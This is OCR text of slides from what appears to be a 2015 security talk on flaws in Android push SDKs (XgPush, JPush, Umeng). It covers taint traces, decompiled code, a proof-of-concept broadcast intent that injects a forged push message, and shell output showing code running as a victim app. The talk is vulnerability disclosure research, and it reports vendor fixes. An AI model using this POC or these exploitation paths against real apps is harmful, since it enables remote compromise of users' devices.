      <com.tencent.android.tpush.XGPushActivity: void onCreate(android.os.Bundle)>
[main] Infoflow -  on Path:
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow -      -> $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>()
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow -      -> specialinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>($r2)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r5.<android.content.Intent: android.content.Intent
      putExtras(android.content.Intent)>($r1)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5)
```

Result Set 3

Result 2 looks more like a short-circuit error, and is easy to fix

What if XGPushActivity isn't exported anymore?

Relax, we can still find a way

- All messages are routed by com.tencent.android.tpush.XGPushReceiver

Result Set 3

Result 2 looks more like a short-circuit error, and is easy to fix

What if XGPushActivity isn't exported anymore?

Relax, we can still find a way

- All messages are routed by com.tencent.android.tpush.XGPushReceiver
- ACTION com.tencent.android.tpush.action.INTERNAL_PUSH_MESSAGE

Result Set 3: Analysis

Following the decompiled source we got ... 0ops!

```
public class h {
    private long a;
    private long b;
    private long c;
    private String d;
    private long e;
    private long f;
    private Context g;
    private Intent h;
    private a i;

    private h(Context arg5, Intent arg6) {
        super();
        this.a = -1;
        this.b = -1;
```

JEB come to rescue!

Notice IDE generated functions and json helpers leave traces on function names:

```
public String toString() {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("PushMessageManager [msgId=").append(this.a).append(",
            accessId=").append(
            this.b).append(", busiMsgId=").append(this.c).append(",
                    content=").append(this.d).append(
            ", timestamps=").append(this.e).append(", type=").append(this.f).append(",
                    intent=")
            .append(this.h).append(", messageHolder=").append(this.i).append("]");
    return stringBuilder.toString();
}
public static h a(Context arg8, Intent arg9) {
h h = new h(arg8, arg9);
String string = Rijndael.decrypt(arg9.getStringExtra("content"));
h.d = string;
h.a = arg9.getLongExtra("msgId", -1);
h.b = arg9.getLongExtra("accId", -1);
h.c = arg9.getLongExtra("busiMsgId", -1);
h.e = arg9.getLongExtra("timestamps", -1);
```

Analysis toString methods and json functions arguments to restore original names. Jeb plugin source available at flankerhqd/jebPlugins

```
public class PushMessageManager {
    private long msgId;
    private long accId;
    private long busiMsgId;
    private String content;
    private long timestamps;
    private long type;
    private Context g;
    private Intent intent;
    private BaseMessageHolder messageHolder;

    private PushMessageManager(Context arg5, Intent arg6) {
        super();
        this.msgId = -1;
        this.accId = -1;
        this.busiMsgId = -1;
        this.content = "";
        this.timestamps = -1;
        this.type = -1;
        this.g = null;
        this.intent = null;
```

Result set 3: Analysis

Now we've recovered the logic of push message processing

- Messages are forwarded to XGPushReceiver with INTERNAL_PUSH_MESSAGE

Result set 3: Analysis

Now we've recovered the logic of push message processing

- Messages are forwarded to XGPushReceiver with INTERNAL_PUSH_MESSAGE
- Receiver performs check on accId and msgId
  - accId must match one declared in Manifest (easy!)
  - msgId must be unique (easy!)

Result set 3: Analysis

Now we've recovered the logic of push message processing

- Messages are forwarded to XGPushReceiver with INTERNAL_PUSH_MESSAGE
- Receiver performs check on accId and msgId
  - accId must match one declared in Manifest (easy!)
  - msgId must be unique (easy!)
- An intent point to XGPushActivity is constructed based on content of message
  - has *activity* field? Will tell XGPushActivity to open activity
  - has *notification* field?
  - has *url* field?

Wait...

- Basic encryption on message content
  - Symmetric AES
  - Just reuse the library, 并没有什么卵用

POC code

```
intent1.setAction("com.tencent.android.tpush.action.INTERNAL_PUSH_MESSAGE");
            intent1.putExtra("protect", "EavdDeOOUooK/meTsTrKMlml1DyCCGV2");
            intent1.putExtra("content",
                  "NiGmvzA4SkVOEAgnKjN6TqZH4AAFmuVmBUYR/G5lcIBmobSoV1VzSePYJko3tLp5/6vFFOO1l5rWtPf4h9nc
                  message
            intent1.putExtra("type", 1L);
            intent1.putExtra("accId", 2100047428L);
            intent1.putExtra("msgId", 99999L);
            intent1.setComponent(new
                  ComponentName("com.qq.xgdemo","com.tencent.android.tpush.XGPushReceiver"));
            sendBroadcast(intent1);
```


Vulnerability Analysis

The SDK adds exported cn.jpush.android.ui.PushActivity in AndroidManifest


```
protected void onCreate(Bundle arg5) {
    int i = 0x400;
    x.c();
    super.onCreate(arg5);
    if(this.getIntent() != null) {
        Intent intent = this.getIntent();
        this.jpushdata = intent.getSerializableExtra(PushActivity.z[1]);
        if(this.jpushdata != null && this.jpushdata.z == 2) {
            this.jpushdata.z = 1;
            this.jpushdata.p = 3;
            m.a(((Context)this), this.jpushdata);
        }

        this.requestWindowFeature(1);
        if(this.jpushdata.q) {
            Window window = this.getWindow();
            window.setFlags(i, i);
        }

        intent = this.getIntent();
        this.processData(intent);
    }
    else {
        x.e();
    }
}
```



```
system    301   178   592532 52568 ffffffff 00000000 S system_server
system    318   1     58372  6860  ffffffff 00000000 S /system/bin/surfaceflinger
root      323   2     0      0     ffffffff 00000000 S flush-8:16
wifi      386   1     9364   2248  ffffffff 00000000 S /system/bin/wpa_supplicant
u0_a38    392   178   521040 46524 ffffffff 00000000 S com.android.systemui
u0_a52    415   178   515800 32776 ffffffff 00000000 S com.alipay.pushservice
dhcp      450   1     6396   1220  ffffffff 00000000 S /system/bin/dhcpcd
u0_a18    480   178   492016 30584 ffffffff 00000000 S com.android.inputmethod.latin
radio     505   178   505016 29980 ffffffff 00000000 S com.android.phone
u0_a19    535   178   516496 45932 ffffffff 00000000 S com.android.launcher
u0_a43    603   178   488884 23340 ffffffff 00000000 S com.android.smspush
u0_a0     621   178   519308 36736 ffffffff 00000000 S android.process.acore
u0_a11    668   178   491364 26072 ffffffff 00000000 S com.android.deskclock
u0_a52    682   178   547824 49496 ffffffff 00000000 S com.eg.android.AlipayGphone
u0_a7     764   178   489628 26648 ffffffff 00000000 S com.android.providers.calendar
u0_a12    779   178   492452 28716 ffffffff 00000000 S android.process.media
u0_a13    804   178   499700 28924 ffffffff 00000000 S com.android.email
u0_a41    878   178   489020 23584 ffffffff 00000000 S com.android.voicedialer
u0_a6     907   178   497608 25836 ffffffff 00000000 S com.android.calendar
u0_a54    931   178   998976 47168 ffffffff 00000000 S com.icarsclub.android
u0_a10    1788  178   490028 24296 ffffffff 00000000 S com.android.defcontainer
u0_a26    1806  178   489000 23884 ffffffff 00000000 S com.android.musicfx
u0_a31    1823  178   488900 23292 ffffffff 00000000 S com.svox.pico
u0_a37    1838  178   490368 24056 ffffffff 00000000 S com.noshufou.android.su
u0_a34    1854  178   490564 24392 ffffffff 00000000 S com.android.quicksearchbox
root      2432  56    6384   1196  ffffffff 00000000 S /system/bin/sh
root      2434  2432  7400   2232  ffffffff 00000000 S logcat
system    2494  178   488980 25472 ffffffff 00000000 S com.android.keychain
root      4587  56    6396   1420  ffffffff 00000000 S /system/bin/sh
root      6423  56    6396   1388  ffffffff 00000000 S /system/bin/sh
u0_a53    7838  178   1000076 54948 ffffffff b75bd507 S com.aoyou.android
u0_a55    7978  178   495676 29608 ffffffff 00000000 S com.example.myapp
u0_a53    7998  7838  6388   1348  c0101ff8 b7df6caa S /system/bin/sh
root      8007  56    6624   1636  ffffffff 00000000 S logcat
u0_a53    8213  7998  6444   1216  00000000 b7df5a0e R ps
id
uid=10053(u0_a53) gid=10053(u0_a53) groups=1006(camera),1015(sdcard_rw),1028(sdcard_r),3003(inet)
ps | grep u0_a53
u0_a53    7838  178   1000076 54948 ffffffff b75bd507 S com.aoyou.android
u0_a53    7998  7838  6388   1348  c0101ff8 b7df6caa S /system/bin/sh
u0_a53    8256  7998  6444   1216  00000000 b7df5a0e R ps
u0_a53    8257  7998  7160   1200  c01afc56 b7df5a0e S grep
```



```
public final void handleMessage(Message arg8) {
    Handler handler;
    int i = 5;
    int i1 = 3;
    long l = 0x3E8;
    switch(arg8.what) {
        //case 0,2,6 omit
        case 4: {
            this.a.setRequestedOrientation(1);
            handler = PushActivity.getHandler(this.a);
            handler.removeMessages(4);
            handler = PushActivity.getHandler(this.a);
            handler.removeMessages(i);
            this.sendEmptyMessageDelayed(i, l);//notice this line send out msg of 5
            break;
        }
        case 5: {
            PushActivity.processJpushData(this.a); //key path
            break;
        }
        //omit
    }
}
```

```
public final void handleMessage(Message arg8) {
    Handler handler;
    int i = 5;
    int i1 = 3;
    long l = 0x3E8;
    switch(arg8.what) {
        //case 0,2,6 omit
        case 4: {
            this.a.setRequestedOrientation(1);
            handler = PushActivity.getHandler(this.a);
            handler.removeMessages(4);
            handler = PushActivity.getHandler(this.a);
            handler.removeMessages(i);
            this.sendEmptyMessageDelayed(i, l);//notice this line send out msg of 5
            break;
        }
        case 5: {
            PushActivity.processJpushData(this.a); //key path
            break;
        }
        //omit
    }
}
```

```
static void processJpushData(PushActivity arg8) {
        //omit
        JPushData1 pushdata = arg8.jpushdata;
        String string = ((s)pushdata).a;
        if(((s)pushdata).W == 0) {
            if(p.a(string)) {
                String string1 = ((s)pushdata).ab;
                if(((s)pushdata).q) {
                    arg8.d = new JsInterfaceWebview1(((Context)arg8), pushdata);
                    JsInterfaceWebview1 a = arg8.d;
                    if(!TextUtils.isEmpty(((CharSequence)string1))) {
                        string2 = string1.replace(PushActivity.z[i], "");
                        file = new File(string2);
                        if(file.exists()) {
                            arg8.d.loadURL(string1); //arbitrary load from file
                            goto label_37;
                        }
                    }

                    arg8.d.loadURL(string);//arbitrary URL load with addJsInterface enabled, game
                          over
                }
```

Table of Contents

- The issue is fixed at 2015.2, reintroduced later
- However apps distributed at 2015.5 still contain the old vulnerable SDK
- Finally fixed(?) in 1.8.0 by setting exported=false

Status

- Umeng SDK: reported and fixed at 2015.7
- XgPush SDK: reported and fixed at 2015.7
- JPush SDK: fixed and again vulnerable, finally fixed in 1.8.0

- We reviewed different kinds of vulnerabilities in SDKs
- We went through detailed analysis of XgPush and JPush SDK problems
- Developers and Security Researchers should be aware
  - Once deployed, vulnerable everywhere

Credits

- Respective disclosure parties
- TSRC, ASRC for fixing XgPush, Umeng vulnerabilities
- Soot Devs
- Test apks and POC available at flankerhqd/hitcon2015

Refs

- Mayhem in the Push Clouds: Understanding and Mitigating Security Hazards in Mobile Push-Messaging Services
- REMOTE EXPLOITATION OF THE CORDOVA FRAMEWORK, IBM Security Systems
- https://www.nowsecure.com/blog/2015/06/15/a-pattern-for-remote-code-execution-using-arbitrary-file-writes-and-multidex-applications/
- http://blog.mindedsecurity.com/2015/03/ssl-mitm-attack-in-afnetworking-251-do.html

Thanks!

- Any questions?
- Twitter/Weibo: flanker_hqd Flanker_017